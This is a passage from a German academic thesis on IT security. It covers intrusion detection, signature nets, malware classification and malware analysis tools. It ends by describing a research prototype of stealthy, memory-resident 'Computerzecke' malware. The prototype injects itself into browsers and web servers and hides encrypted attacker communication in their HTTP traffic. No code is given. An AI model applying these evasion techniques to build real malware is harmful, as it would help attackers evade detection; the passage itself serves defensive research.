Im Falle einer Erkennung wird die *Decision Engine* aktiv, um den Vorfall gemäß einer Entscheidungstabelle zu behandeln. Im Fall dedizierter Intrusion-*Detection*-Systeme werden typischerweise entsprechende Warnmeldungen in ein Protokoll geschrieben und falls nötig die verantwortlichen Administratoren benachrichtigt. Über derartige passive Reaktionen hinaus wird die Funktionalität von Intrusion-*Detection*-Systemen in der Desktop-IT häufig durch so genannte Intrusion-*Response*-Techniken erweitert. In [StBW07] heißt es hierzu:

> *When intrusive behaviour is detected, it is desirable to take (evasive and/or corrective) actions to thwart attacks and ensure safety of the computing environment.*

Solche Systeme, die nach der Erkennung mutmaßlicher Angriffsanzeichen sofort und autonom aktive Gegenmaßnahmen einleiten, werden in daher oft auch als Intrusion-Prevention-Systeme bezeichnet (IPS; bzw. HIPS/NIPS für host- bzw. netzwerkbasierte Lösungen).

2.2.4 Signaturnetze für signaturbasierte Intrusion Detection

Teile der im Rahmen von Abschnitt 5.2 erfolgenden Untersuchungen zu automotiver Intrusion Detection beruhen auf einem in [Meie07] vorgestellten Basiskonzept zur Modellierung und Beschreibung von Angriffsmustern sowie zu Verfahren zur Erkennung dieser Angriffsmuster. Auf Basis des in [Meie07] vorgestellten Modells der Signaturnetze lassen sich Angriffssignaturen für ein signaturbasiertes Intrusion-Detection-System (IDS) auf eine effektive und anschauliche Art und Weise beschreiben. Mit ihnen werden Ereignisse, die bei der Durchführung einer Attacke eintreten, modelliert und Zustände und Teilereignisse explizit erfasst.

Zum grundlegenden Verständnis der in Abschnitt 5.2 vorgestellten Inhalte wird das Modell an dieser Stelle sehr kompakt vorgestellt, eine ausführliche Beschreibung des Modells, sowohl konzeptuell als auch formal, kann [Meie07] entnommen werden. Das Modell der Signaturnetze stellt eine Erweiterung der von C.A. Petri entwickelten Petri-Netze [Petr62] dar. Eine Angriffssignatur mit ihren wesentlichen Elementen besteht aus einem Netz von über *Kanten* verbundenen *Plätzen*, auf denen sich als Punkte markierte *Token* befinden können, die sich mittels *Transitionen* im Netz bewegen und je nach Ereignislage die Signalisierung eines erkannten Vorfalls einleiten können.




Abbildung 7: Darstellung von Platzarten, Signaturnetzen (Auszug), Transitionseigenschaften

Für die Modellierung von Signaturnetzen (Auszug in Abbildung 7 mittig) werden vier Platzarten (Abbildung 7 links) genutzt: Ein Initialplatz besitzt keine eingehenden Kanten. Die von Initialplätzen ausgehenden Kanten sind i.d.R. nicht-konsumierend (üblicherweise durch „+“ gekennzeichnet, vgl. Abbildung 7), d.h. abgezogene Token werden in diesem Fall nicht vom vorangegangenen Platz entfernt. Initialplätze enthalten somit immer genau ein Token, was erforderlich ist, um weitere Erkennungen neuer Vorfälle zu gewährleisten. Gelangt ein Token, welches für einen während der Angriffsdetektion verfolgten Vorgang bzw. Zustand steht, über Interiorplätze (mindestens eine aus- und eine eingehende Kante) letztendlich zu einem Abbruch- oder Finalplatz, wird es verworfen und – in letzterem Fall – ein erkannter Angriff signalisiert.
Die Modellierung der Zustandsübergänge erfolgt mit Hilfe der Transitionen (Abbildung 7 rechts). Gekoppelt an externe Ereignisse (z.B. System- und Netzwerkaktivität inkl. ihrer spezifischen Attribute) wird für jede Transition bestimmt, ob passende Token auf den Vorbereichsplätzen der Transition geschaltet werden können. Token können hierzu zusätzlich mit Tokenvariablen versehen werden, um gewisse Informationen über mehrere Schaltvorgänge hinweg zu speichern. Transitionen können diese setzen, später einsehen und ggf. aktualisieren. Die Definition der Transitionseigenschaften erfolgt jeweils durch die Angaben von *Ereignistyp*, *Intra-Ereignis-Bedingungen*, *Inter-Ereignis-Bedingungen*, *Variablenbindungen* und *Aktionen*. Der Ereignistyp gibt das als Voraussetzung für den Schaltvorgang dienende externe Ereignis an. Mit Intra-Ereignis-Bedingungen können die Eigenschaften des betrachteten Ereignisses zusätzlich eingeschränkt werden. Über Inter-Ereignis-Bedingungen können Beziehungen zwischen Tokenvariablen und dem externen Ereignis oder der aktuellen Zeit berücksichtigt werden. Dementsprechend kann eine Transition erst dann schalten, wenn das externe Ereignis eintritt und Bedingungen erfüllt sind. Während des Schaltvorgangs einer Transition werden Variablenbindungen (d.h. das Setzen von Tokenvariablen) und weiterführende Aktionen durchgeführt.

2.3 Malware – vertiefende Grundlagen und Beispiele

Ergänzend zu den in Abschnitt 2.1 behandelten kompakten Definitionen liefert dieser Abschnitt einige vertiefende Grundlagen und Beispiele zum Themenbereich „Malware“. Hierzu werden im folgenden Unterabschnitt 2.3.1 die Definition von Malware durch die Vertiefung zweier relevanter Aspekte erweitert, in Abschnitt 2.3.2 Vorgehensweisen und Werkzeuge der Malwareanalyse vorgestellt und in Abschnitt 2.3.3 Hintergründe zur Funktionsweise des einleitend vorgestellten Schadcodebeispiels „Zecke“ geliefert.

2.3.1 Ausprägungsformen und Schadfunktionen

Zwei wesentliche kennzeichnende Faktoren, die in der Definition von Malware häufig aufgegriffen werden (vgl. Abschnitt 2.1.11) sind a) das Auftreten in einer Vielzahl von *Ausprägungsformen*, die jeweils durch b) das Vorhandensein einer *Schadfunktion* gekennzeichnet sind. Dieser Abschnitt liefert einige vertiefende Hintergründe zu diesen beiden Aspekten, die im weiteren Verlauf dieser Arbeit für die Definition automotiver Malware aufgegriffen werden.

Ausprägungsformen

Im Laufe der Zeit haben sich eigenständige Bezeichnungen für bestimmte Ausprägungsformen von Malware etabliert. Themenbezogene Literaturquellen wie u.a. [Szor05], [SkZe03], [Kasp08] oder [SaSA13] liefern mehrere Beispiele entsprechender Klassifizierungen. Tabelle 2 liefert eine aus den vorgenannten Quellen erstellte Übersicht über wesentliche Beispiele unterschiedener Malwareausprägungen.

Autoren / Quelle	Unterschiedene Ausprägungsformen
Peter Szor [Szor05]	Viruses, Worms, Logic Bombs, Trojan Horses, Germs, Exploits, Downloaders, Dialers, Droppers, Injectors, Auto-Rooters, Kits (Virus Generators), Spammer Programs, Flooders, Keyloggers, Rootkits; Joke Programs, Hoaxes, Adware / Spyware
Ed Skoudis et al. [SkZe03]	Virus, Worm, Malicious mobile code, Backdoor, Trojan horse, User-level RootKit, Kernel-level RootKit, Deeper Malware / Combination malware
Eugene Kaspersky [Kasp08]	Bösartige Programme: Würmer, Klassische Viren, “Trojaner”, Rootkits, Archivbombe, Hoaxes, Hacker-Tools und sonstige Schadprogramme; Potentiell gefährliche Programme: Dialer, missbräuchlich nutzbare legale Software (z.B. Netzwerkinstaller, Fernzugriffssoftware); Unerwünschte Programme: Adware, Pornware
Saeed et al. [SaSA13]	Virus, Worm, Logic bomb, Botnet, Spam, Sniffers, Trojan horse, Trapdoor, Cookies, Adware und Spyware

Tabelle 2: Malwareausprägungen in beispielhaften Klassifikationen aus der Literatur

Die Kategorisierung in entsprechende Ausprägungsformen erfolgt hierbei in der Regel mit Blick auf bestimmte funktionale Eigenschaften von Malware, die sich häufig auch aus einer ähnlichen Motivation des dahinter stehenden Angreifers ergeben (vgl. auch [SkZe03]). Zu entsprechenden kennzeichnenden Eigenschaften zählen:

- die Art ihrer Verbreitung – z.B. durch Dateimanipulation (Viren) oder über Netzwerke (Würmer)
- ihre Erscheinungsform – z.B. als eigenständiges Programm (Adware/Spyware), nachträglichem Befall einer Wirtsdatei (Viren, Makroviren) oder Entwicklung als originärer Teil eines Wirtsprogramms (Backdoor, Trojanisches Pferd)
- das Vorhandensein und die Funktionsweise von Tarnfunktionen – z.B. im Systemkern oder auf Anwenderebene installierte (Kernelmode- bzw. Usermode-) Rootkits
- charakteristische Wirkungen auf das Zielsystem – z.B. Anzeigen ungewünschter Werbung (Adware) oder gefälschte Warnmeldungen (Scareware), Datenspionage (Spyware), Zerstörung (Viren, logische Bomben) oder erpresserisches Versperren des Zugangs zu Ressourcen wie z.B. Dateien (Ransomware)

Ein Vergleich der in Tabelle 2 gegenübergestellten Unterteilungen ergibt einerseits Hinweise auf besonders etablierte Ausprägungsformen wie Viren, Würmer oder Trojanische Pferde, die in allen referenzierten Quellen unterschieden werden. Andererseits werden auch Unterschiede in der Granularität der Betrachtungsweise der einzelnen Autoren deutlich. Diesbezüglich schreibt z.B. Peter Szor:

> *Obviously, each classification has a common pitfall because classes will always appear to overlap, and classes often represent closely related subclasses of each other.*
>
> [Szor05]

Folglich weisen die Kategorien teils keine scharfen Grenzen auf, so dass sich die Übergänge bei der Zuordnung einzelner Malwareexemplare fließend gestalten können. Beispielsweise werden heutzutage viele Schadprogramme als „Trojanisches Pferd“ kategorisiert, die (entgegen der ursprünglich für ihre Namensgebung ausschlaggebenden Charakteristik) nach außen keine nutzbringende Funktion mehr vortäuschen. Andere Exemplare können Charakteristiken mehrerer Kategorien gleichzeitig aufweisen – eine Tatsache, die Ed Skoudis und Lenny Zeltser durch ihren Vorschlag der Kategorie *Combination Malware* (s.o.) adressieren.

Diese bis jetzt gängigen bzw. in der Literatur beschriebenen Ausprägungsformen sind zudem nicht abgeschlossen, so dass in Zukunft – je nach aufkommenden Malwaretrends – noch weitere hinzukommen können. So ist z.B. die oben bereits mit aufgeführte *Ransomware*[2], die in den letzten Jahren vermehrt auftrat, in den o.g. Literaturquellen noch nicht explizit aufgeführt. Ed Skoudis und Lenny Zeltser fassten als *Deeper Malware* (s.o.) bereits eine Teilmenge von (zum Veröffentlichungszeitpunkt) teils zukünftiger Malware zusammen, welche noch unterhalb der Kernelebene agieren. Die in [SkZe03] genannten Beispiele umfassen beispielsweise *BIOS-Level Malware*, über deren Existenz u.a. 2013 verstärkt spekuliert wurde (siehe z.B. [Himm13]), sowie in Hardware implementierten Schadcode wie z.B. *Microcode-Malware*, der potentiell direkt in Prozessoren eingebettet verbreitet werden kann und eine weiterhin zukunftsrelevante Bedrohung darstellt. Auch die seit 2006 akademisch erforschten, auf Virtualisierungsebene ansetzenden *Hypervisor-Rootkits* (vgl. [Barw07]) könnten dieser Kategorie zugeordnet werden.

Schadfunktion

Als Schadfunktion soll in dieser Arbeit das Potential einer Malware verstanden werden, bemerkt oder unbemerkt *unerwünschte Resultate* und *Schäden* zu verursachen.
Die Definition unerwünschter Resultate kann je nach Sichtweise aus Perspektive der Nutzer sowie des Herstellers eines Systems erfolgen. Hierbei ist zu betonen, dass sich beide Sichtweisen auch entgegenstehen können – ein aus Herstellersicht unerwünschtes Resultat einer Malware kann aus Nutzersicht erwünscht und gezielt gefördert werden (z.B. das Aufheben herstellerseitiger Restriktionen).

Das Spektrum von Schadwirkungen, die kennzeichnend für Malware sein können, ist breit und vielschichtig. Dies beginnt mit steigendem Ressourcenverbrauch (Arbeits- und Festplattenspeicher, Prozessorleistung, Netzwerkverkehr) und den damit einhergehenden Kosten (z.B. Internettarife, Energieverbrauch) und kann bis zum kompletten Ausfall der betroffenen Systeme und Netzwerke sowie irreversiblen Datenverlusten reichen. Kaspersky nimmt in [Kasp08] (mit Fokus auf die Desktop-IT) eine Aufteilung entsprechender Schadwirkungen in vier Überkategorien vor:

- Funktionsfähigkeit von Computern oder Netzwerken
- Hardwareausfälle
- Verlust oder Diebstahl von Daten
- Kein sichtbarer Schaden (⇨ Ausfallzeiten und Kosten für Bereinigung)

Kaspersky betont hierbei, dass entsprechende Schadensereignisse nicht zwangsläufig beabsichtigte Wirkungen der Malware sein müssen. Besonders schwerere Probleme wie z.B. Abstürze sind häufig nicht mehr aus einer destruktiven Angreifermotivation heraus begründet, sondern häufig einer flüchtigen Programmierung bzw. fehlenden/ungenügenden Kompatibilitätstests auf Seiten des Angreifers geschuldet. Entsprechende Schadwirkungen können daher sogar explizit ungewollt durch den Angreifer auftreten, zumal für ihn hiermit die Gefahr einer Entdeckung der Infektion sowie Bereinigung des Zielsystems steigt.
Die Betrachtung sowohl beabsichtigter als auch unbeabsichtigter Schadwirkungen stellt auch im weiteren Verlauf dieser Arbeit einen zentralen Faktor bei der Unterscheidung zwischen „Funktions- und Strukturwirkungen“ von (automotiver) Malware dar (vgl. Abschnitt 4.1.4).

[2] Diese Schadcodegattung verschlüsselt Dateien, die vom befallenen System aus zugreifbar sind (z.B. auf lokalen Festplatten oder im Netzwerk) und bindet die versprochene Freigabe der Daten an die Zahlung eines zu erpressenden Geldbetrages.

2.3.2 Vorgehensweisen und Werkzeuge der Malwareanalyse

Ergänzend zu der in Abschnitt 2.1.14 definierten Malwareanalyse stellt dieser Abschnitt einige grundlegende Beispiele etablierter Vorgehensweisen und Werkzeuge vor. Die gewählten Beispiele spiegeln sich auch mehrfach in der referenzierten Fachliteratur wider wie beispielsweise [FaVe05] (Kap. 6: „Malware analysis basics“), [SkZe03], [AqCM08] und [SiHo12], auf die bzgl. vertiefender Hintergründe verwiesen sei.

Statischer und dynamischer Ansatz

In der Malwareanalyse wird zwischen zwei grundlegenden Ansätzen unterschieden:

- ***Statische Analyse:*** Untersuchung der zu analysierenden Malware durch Auswertung ihrer binären Repräsentation ohne ihre Ausführung.
- ***Dynamische Analyse***: Untersuchung anhand der Beobachtung des Verhaltens der Malware unter Ausführung in einer kontrollierten Umgebung.

Einige beispielhafte Vorgehensweisen und Hilfsmittel aus beiden Bereichen werden im Folgenden kurz genannt. Für eine umfangreiche Auflistung sei auf die referenzierte Literatur wie z.B. [FaVe05] oder [SiHo12] verwiesen.

Beispiele der statischen Analyse sind:

- ***Hashing / AV-Scan:*** Ein schnell durchführbarer erster Test ist, ob sich anhand des ermittelten Hash-Werts der Datei in einer (Internet-)Recherche bereits Informationen zum vorliegenden (Schad-)Programm finden lassen, insbesondere wenn dieses bereits von Dritten analysiert wurde. In diesem Kontext häufig eingesetzte kryptographische Hashverfahren sind z.B. MD5 und SHA-1. Eine Alternative ist ein Scan mit gängiger Antivirensoftware, die zu bekannten (teilweise auch vermuteten) Malwareexemplaren Bezeichnungen und teils weiterführende Beschreibungen bereitstellt.
- ***Identifikation von Packern/Cryptern:*** Besonders im Fall von Malware werden ausführbare Dateien oft mit einer Laufzeitkomprimierung und/oder -verschlüsselung versehen. Der Großteil des enthaltenen Codes und seiner Ressourcen wird hierbei in komprimierter bzw. verschlüsselter Form abgelegt und erst nach Programmstart durch einen i.d.R. kleinen, ungeschützten Programmteil im Arbeitsspeicher wiederhergestellt. Durch die veränderte Erscheinungsform werden neben z.B. signaturbasierten Virenscans auch weitere statische Analyseverfahren erschwert. Jedoch müssen sämtliche zur Wiederherstellung erforderliche Informationen auf dem Zielsystem (i.d.R. in der Schadcodedatei selbst) vorliegen, um startfähig zu sein. Folglich ist es i.d.R. möglich, nach Identifikation des eingesetzten Packers/Crypters oder Analyse der Wiederherstellungsfunktion die ungeschützte Form zu rekonstruieren, um weitere statische Analyseverfahren anwenden zu können.
- ***Hex-Editoren:*** Hex-Editoren ermöglichen eine visuelle Darstellung und Bearbeitung beliebiger Dateitypen auf einer niedrigen Abstraktions- bzw. Interpretationsebene. Sie werden daher häufig für Dateien unbekannten Inhalts oder ohne anderweitige Visualisierungsmöglichkeiten eingesetzt. Die enthaltenen (Roh-)Daten werden typischerweise als Folge hexadezimal notierter Zahlen (d.h. zur Basis 16, meist mit byteweiser Unterteilung) dargestellt. Viele Hex-Editoren liefern nebengestellt eine interpretierte Ansicht der Rohdaten, in der diese i.d.R. anhand verschiedener Zeichensätze in Textform visualisiert werden können. Zudem bieten die meisten Programme diverse Zusatzfunktionen z.B. zum Suchen und ggf. Ersetzen von Bytesequenzen. Zwei beispielhafte Hex-Editoren sind X-Ways WinHex [Xway14] und HxD [Hörz14].
  Ein Malwareanalyst kann sich über einen Hex-Editor, abhängig von seinen Erfahrungen, z.B. einen ersten Überblick über das Format und die Struktur einer vermuteten Schadcode-Datei verschaffen oder erste Rückschlüsse auf den verwendeten Compiler, die Prozessorarchitektur etc. ziehen.
- ***Stringsuche:*** In einigen Fällen können auch in der Malware vorhandene Zeichenketten (Strings) Rückschlüsse auf deren Identität oder Teile ihrer Funktionsweise zulassen. Viele Softwareprodukte zur Malwareanalyse (z.B. [Hexr14]) bieten u.a. Funktionen zur automatischen Extraktion und Auflistung enthaltener Zeichenketten.

- ***Suche nach kryptographischen Primitiven:*** Auch viele Schadprogramme setzen kryptographische Verfahren ein, um z.B. ihre Kommunikation gegen unautorisierte Zugriffe zu schützen. Häufig lassen sich in Malwaresamples verschiedener Formate implementierte kryptographische Verfahren mit Hilfe spezieller Signaturen nachweisen. Diese können z.B. charakteristische Bytefolgen suchen, die als Teil der Standardbelegung der Substitutionsboxen („S-Boxen“) von Blockchiffre-Verfahren bekannt sind. Ein Beispiel stellt das Plugin „findcrypt“ für den Disassembler (siehe Folgeabsatz) IDA [Hexr14] dar. Für vertiefende Einblicke in dieses Themengebiet und weitere statische sowie dynamische Ansätze sind die Arbeiten von Felix Gröbert ([Gröb10], [Gröb10b]) zu empfehlen.
- ***Disassemblieren:*** Mit einem Disassembler lassen sich die enthaltenen binären Maschinenspracheninstruktionen in Form einer menschenlesbaren Textdarstellung (Assembly) darstellen und mit Kontextinformationen anreichern – z.B. zu aufgerufenen, bekannten Systemfunktionen. Aus der i.d.R. manuell durchgeführten Analyse des disassemblierten Schadcodes können folglich Aufschlüsse über dessen Struktur und Funktionsweise abgeleitet werden. Ein Beispiel eines solchen Werkzeugs ist der von vielen professionellen Malwareanalysten eingesetzte „Interactive DisAssembler“ IDA [Hexr14].
- ***Dekompilieren:*** Ergänzend kann der Programmcode mittels eines Decompilers von der Assemblerebene in eine Hochsprachendarstellung (zurück) überführt werden. Durch Eigenschaften wie die typische Reduktion der Codezeilen oder die übersichtlichere Darstellung des Kontrollflusses kann dies die Analyse durch den Menschen nochmals erleichtern bzw. beschleunigen. Ein Beispiel eines häufig zur Malwareanalyse eingesetzten Decompilers ist das kommerzielle *Hex-Rays Decompiler plugin* für IDA [Hexr14b].

Beispiele der dynamischen Analyse sind:

- ***Manuelles Beobachten des (System-)Verhaltens:*** Als ein vergleichsweise einfach zu realisierender Ansatz kann nach dem Start der Malware manuell beobachtet werden, ob und welche Anzeichen ihrer Funktionalität sich für den aufmerksamen Beobachter äußern. Grundlegende Anzeichen können z.B. Betriebsgeräusche oder optische Statusanzeigen von z.B. Festplatten oder Netzwerkschnittstellen sein, erscheinende Systemmeldungen zur (erzwungenen) Deaktivierung von Virenschutzprogrammen oder neue Einträge in diversen Systemprotokollen. Auch kann im Dateisystem nach z.B. kürzlich angelegten, gelöschten oder geänderten Dateien gesucht werden, was auch durch Abgleich mit einer vorab angelegten Kopie automatisiert werden kann.
- ***Automatische Protokollierung:*** In vielen Fällen ist es zielführender, wesentliche durch die Malware getätigte Aktionen zur Laufzeit für eine spätere, detaillierte Auswertung zu erfassen und in einem Aktivitätsprotokoll zu vermerken. Die für Dateizugriffe, Netzwerk- und Prozessaktivität etc. erforderlichen Systemaufrufe lassen sich technisch beispielsweise mittels sog. API-Hooks abfangen. Für viele Betriebssysteme existieren bereits diverse Werkzeuge, die dies komfortabel ermöglichen. Ein bekanntes Beispiel für Windows-Betriebssysteme ist das Werkzeug Process Monitor von Sysinternals [RuCo14].
- ***Debugging:*** Während bei den beiden o.g. dynamischen Analyseverfahren das Verhalten der Malware „von außen“ beobachtet wird, ermöglicht der Einsatz eines Debuggers interne Einblicke in die Abläufe des laufenden (Schad-)Programms. Ein Debugger bietet hierzu typischerweise Ansichten der im Arbeitsspeicher befindlichen Code- und Datenbereiche (wozu ein Debugger i.d.R. auch eine Disassembler-Komponente, s.o., beinhaltet) und ermöglicht dem Untersuchenden, die Programmabarbeitung an frei definierbaren Stellen über das Setzen von Haltepunkten (engl.: *breakpoints*) zu pausieren. Einige bekannte Beispiele von Debugging-Lösungen sind das Freeware-Produkt OllyDbg [Yusc14] sowie die Debugging-Funktionalität des o.g. kommerziellen Disassemblers IDA [Hexr14].

Isolation

Wie oben erwähnt, ist für die dynamischen Analysetechniken zur Ausführung der Malware eine kontrollierte Ausführungsumgebung erforderlich, welche eine Beeinträchtigung der Produktivsysteme und -netzwerke durch deren Schadwirkungen ausschließt. Grundansatz ist

hierbei meist das Herstellen einer Isolation zwischen dem Untersuchungsgegenstand und den schützenswerten System- und Infrastrukturelementen, was beispielsweise über folgende Ansätze umgesetzt wird:

- ***Virtuelle Maschinen:*** Die Schadsoftware wird in einer virtuellen Maschine (VM) gestartet, die die erforderlichen Randbedingungen bietet (z.B. erforderliches Betriebssystem) und durch die Virtualisierung vom Hostsystem (i.d.R. der Untersuchungsrechner) isoliert ist.
- ***Sandbox-Umgebung:*** Die Schadsoftware wird in einer Sandbox gestartet. Dabei wird die Schadsoftware grundsätzlich aus dem Betriebssystem des Untersuchungsrechners heraus gestartet. Kritische Systemfunktionen wie z.B. Datei- und Netzwerkzugriffe werden jedoch (z.B. durch API-Hooks) kontrolliert und geeignet auf eine simulierte Umgebung (Sandbox) umgeleitet.
- ***„Bare-Metal"-System:*** Sowohl beim Einsatz von VMs als auch Sandboxes besteht die Gefahr, dass die Schadsoftware dies erkennt und sich ggf. abweichend verhält. Alternativ werden als Ausführungsumgebung daher auch reale physische Systeme verwendet, die auch „Bare-Metal"-Systeme genannt werden (siehe [KiVK11]). In diesem Fall sind i.d.R. zusätzliche Vorkehrungen zur Isolation dieser Systeme von kritischen Komponenten u.a. in der Umgebung des Testaufbaus (z.B. Produktivsysteme und Netzwerke) erforderlich.

Wird Malwareanalyse im Rahmen IT-forensischer Analysen (Abschnitt 2.1.13) betrieben, so sollte zur Wahrung der forensischen Prinzipien zusätzlich auf eine durchgehende, integritäts- und authentizitätssichernde Dokumentation der durchgeführten Schritte und Erkenntnisse geachtet werden. Bzgl. detaillierterer Informationen zu deren Umsetzung sei erneut auf den Leitfaden IT-Forensik des BSI [BSI11] verwiesen.

2.3.3 Technische Hintergründe zum Desktop-IT-Schadcode „Zecke"

Dieser Abschnitt liefert eine kompakte Vorstellung der technischen Funktionsweise der in Abschnitt 1.1.1 exemplarisch vorgestellten, sog. „Zecke". Ausführlichere Hintergründe sind in den eigenen Vorarbeiten [Hopp06] und [HoLD07] zu finden.
Als charakteristischer Ablauf eines entsprechenden Angriffs (Abbildung 8) wird das Schadprogramm zunächst über eine Sicherheitslücke einer beliebigen Anwendung A auf das Zielsystem eingeschleust (1). Es residiert fortan im Arbeitsspeicher von A (2) und kann darüber hinaus weitere Anwendungen befallen (3). Die Zecke agiert vollständig im Kontext ihrer Wirtsanwendung und kann durch Einsatz entsprechender Techniken auch in deren Kommunikation als Man in the Middle agieren. Dies ermöglicht ihr, ihre eigene Kommunikation mit dem Angreifer (4) in der zulässigen Kommunikation der Wirtsanwendung zu verbergen, wozu ihre Nutzdaten entsprechend formatkonform übertragen werden. Durch die ausschließliche Unterbringung im flüchtigen Arbeitsspeicher ist der Schadcode nicht resident, d.h. nach einem Neustart von System oder Anwendung nicht mehr (bzw. noch nicht wieder) vorhanden.




Abbildung 8: Skizzierung eines Angriffs mit einer Computerzecke

Da der Angreifer seine Kommunikation mit dem Schadcode i.d.R. nicht vollständig vor hostbasierten (z.B. Desktop-Firewalls, HIDS/HIPS) und netzwerkbasierten Schutzeinrichtungen (z.B. Firewalls, NIDS/NIPS) verbergen kann, wickelt er diese so ab, dass sie von regulärem Datenverkehr möglichst nicht unterscheidbar ist. Daher sind als Wirtsprozesse insbesondere solche Anwendungen geeignet, die regulär mit dem Internet kommunizieren dürfen. Indem

der eingeschleuste Schadcode deren Netzwerkschnittstellen gezielt mitnutzt, genießt er dadurch i.d.R. bereits auch deren anwendungsspezifische Netzzugriffsrechte. Zusätzlich hält sich die „Zecke“ an das jeweilige Protokoll der Wirtsanwendung, um so nicht bei Firewalls mit Inhaltsfilterung (Content-Inspection) aufzufallen, und hält die Client-/Server-Rolle der Wirtsanwendung bei (Stateful Inspection). D.h., nur wenn sie aus dem Speicher einer serverartigen Anwendung heraus agiert, darf der Angreifer die Zecke selbständig (in der Rolle eines entsprechenden Clients) kontaktieren; ist sie hingegen in einer clientartigen Anwendung untergebracht, muss sie den Angreifer kontaktieren. Über den Einsatz reiner Tunnel-Techniken hinaus kann der Angreifer seine Kommunikation mit der eingeschleusten Zecke besonders wirksam vor Entdeckung schützen, indem er die zu übertragenen Daten zudem steganographisch in bestehenden Datenverkehr einbettet oder in Bereichen versteckt, in denen naturgemäß keine Klartextdaten übertragen werden.

Funktionsweise des zu Simulationszwecken entworfenen Prototyps

Zur praktischen Evaluierung von Schutzmaßnahmen wurde am Beispiel verbreiteter Windows-Betriebssysteme eine prototypische Implementierung (C/C++, Assembler) einer „Computerzecke“ mit verschiedenen fortschrittlichen Angriffstechniken erstellt, die ihre Erkennbarkeit durch etablierte Schutzeinrichtungen sowie die computerforensische Nachweisbarkeit erschweren. Die Konzeption erfolgte gezielt für den Usermodus (Ring 3), da eingeschleuster Schadcode i.d.R. dort zur Ausführung kommt und eine Ausbreitung in den Kernelmodus (Ring 0) nicht in jedem Fall möglich bzw. auch nicht notwendig und sinnvoll ist.
Als Einschleusungsweg werden insbesondere Exploits betrachtet, da der eingeschleuste Code hier i.d.R. direkt in den Arbeitsspeicher des Zielsystems gelangt und Spuren auf permanenten Datenträgern (wie z.B. bei Einschleusung über Social Engineering und/oder E-Mail) minimiert werden können. Die Unterbringung im flüchtigen Speicher fremder Programme erübrigt weitestgehend auch die Notwendigkeit der ggf. verdächtigen Anwendung von Rootkit-Techniken, um z.B. Einträge in Datei- und Prozesslisten zu unterdrücken.
Zur Ausbreitung auf weitere (als Wirtsprozess geeignetere) Prozesse des Zielsystems wurde eine auf DLL-Injection[3] basierende Code-Injection-Technik gewählt und so angepasst, dass das Kernmodul der „Zecke“ weder im Dateisystem abgelegt noch vom Betriebssystem als geladenes DLL-Modul registriert und gelistet wird.
Als Wirtsprozesse unterstützt die prototypische „Zecke“ exemplarisch verschiedene Web-Browser und Web-Server – der Kommunikationskanal wurde folglich an das HTTP-Protokoll in Client- bzw. Serverrolle angepasst.




Abbildung 9: Eingesetztes Kryptographie-Schema

Ein hybrides Kryptoschema (Abbildung 9) wird sowohl zur Authentifizierung des Angreifers gegenüber der Zecke als auch für die bidirektionale Verschlüsselung sämtlicher Befehle und Antworten eingesetzt. Der Angreifer stattet die „Zecke“ hierbei mit seinem öffentlichen Schlüssel aus, den diese nach der Einschleusung nutzt, um ihm beim Beginn einer Sitzung den zur weiteren Kommunikation generierten symmetrischen Session-Key verschlüsselt zu übermitteln. Nachdem sich der Angreifer durch das korrekte Entschlüsseln des Session-Keys (mittels seines geheimen Schlüssels) als Angreifer authentifiziert hat, akzeptiert die „Zecke“ seine Befehle.

